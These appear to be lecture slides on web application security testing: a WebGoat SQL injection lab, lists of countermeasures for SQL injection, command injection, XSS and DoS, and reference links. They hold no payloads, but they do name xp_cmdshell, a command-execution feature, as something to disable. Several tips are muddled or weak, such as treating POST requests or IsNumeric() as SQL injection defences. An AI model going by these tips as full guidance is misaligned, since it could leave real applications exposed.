- ▶ Study three categories of SQL Injection attacks
- ▶ Start Kali Linux and WebGoat VMs. In Kali Linux, open the browser and access the WebGoat, Enter the WebGoat with user name and password – webgoat/webgoat.
- ▶ Choose Injection Flaws → SQL Injection from the menu you find at the left side and follow the instructions



# Countermeasures

# Countermeasures

## Defending against SQL Injection

- Limit length of user input
- Use custom error messages
- Monitor DB traffic using IDS, WAF
- Disable commands like xp\_cmdshell
- isolate database server and web server
- Always use POST and low privileged account for DB connection
- Run database service account with minimal rights
- Move extended stored procedures to an isolated server
- Use typesafe variables (such as IsNumeric())
- Validate and sanitize user inputs passed to the database



# Countermeasures

## Defending against Command injection

- Escape dangerous characters
- Perform input and output encoding
- structure requests to treat supplied parameters as data
- Use a safe API
- Use parameterized SQL queries

# Countermeasures

- Defending against XSS attack
  - Validate all headers,
  - use WAF (web application firewall),
  - Encode meta characters, defeat XSS vulnerabilities,
  - use testing tools during design phase to eliminate XSS holes,
  - Don't always trust websites that uses HTTPS when it comes to XSS,
  - Develop standard signing scripts which checks private and public key pairs.
- Defending against DoS attack
  - Configure firewall to deny external ICMP requests, Secure remote administration, Prevent use of unnecessary functions, Perform input validation, Stop executing external scripts.

# Resources to practice Web Application Security Testing

## ▶ SQL injection Attacks and their Defenses

- Introduction to SQL Injection: <https://www.youtube.com/watch?v=Kv354d2H4YQ>
- Taxonomy of SQL injection: <https://www.youtube.com/watch?v=RqMCHoKh75s>
- SQL Injection Methodology, Tools, and Countermeasures: <https://www.youtube.com/watch?v=brx09iFQOAU>
- Practicing SQL Injection: <https://www.youtube.com/watch?v=KsyVgSykmuQ>

# References

1. Sean-Philip Oriyano, "Certified Ethical Hacker Version 9 - Study Guide", EXAM 312-50, Sybex Wiely, 2016.
2. Georgia Weidman, "Penetration testing A Hands-On Introduction to Hacking", No Scratch Press, 2014.
3. Raphaël Hertzog, Jim O’Gorman, and Mati AharoniKali, "Linux Revealed Mastering the Penetration Testing Distribution", OFFSEC Press, 2017
4. Corey P. Schultz, Bob Percianccante, "Kali Linux Cook Book", Second edition, Packet Publishing, 2017.
5. Lee Allen, Tedi Heriyanto, Shakeel Ali, "Kali Linux – Assuring Security by Penetration Testing, Packet Publishing, 2014.
6. James Corley, Kent Backman, and Michael T. Simpson, "Hands-On Ethical Hacking and Network Defense", 2006.
7. Willie L. Pritchett, David De Smet, "Kali Linux Cook book", Packet publishing, 2013.
8. Georgia Weidman, Penetration Testing - A Hands Introduction to hacking, No Starch press, 2014.
9. Jessey Bullock, Jeff T. Parker, Weiresark for security professionals using Wireshark and Metasploit Framework, Wiely, 2015.
- 10 Deje, Murugan, “Cyber Forensics”, Oxoford University Press, 2018.  
Online material from <https://www.ethicalhackx.com>
- 11 <https://guide.offsecnewbie.com/5-sql>  
<https://noobsec.net/sqli-cheatsheet/>
- 12 <http://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- 13
- 14

# References

- **SQL Injection ( OWASP )**
  - [https://www.owasp.org/index.php/SQL\\_Injection](https://www.owasp.org/index.php/SQL_Injection)
- **Blind SQL Injection**
  - [https://www.owasp.org/index.php/Blind\\_SQL\\_Injection](https://www.owasp.org/index.php/Blind_SQL_Injection)
- **Testing for SQL Injection (OTG-INPVAL-005)**
  - [https://www.owasp.org/index.php/Testing\\_for\\_SQL\\_Injection\\_\(OTG-INPVAL-005\)](https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OTG-INPVAL-005))
- **PL/SQL:SQL Injection**
  - [https://www.owasp.org/index.php/PL/SQL:SQL\\_Injection](https://www.owasp.org/index.php/PL/SQL:SQL_Injection)
- **SQL Injection Prevention Cheat Sheet**
  - [https://cheatsheetseries.owasp.org/cheatsheets/Injection\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Injection_Prevention_Cheat_Sheet.html)
- **SQL Injection Query Parameterization Cheat Sheet**
  - [https://cheatsheetseries.owasp.org/cheatsheets/Query\\_Parameterization\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Query_Parameterization_Cheat_Sheet.html)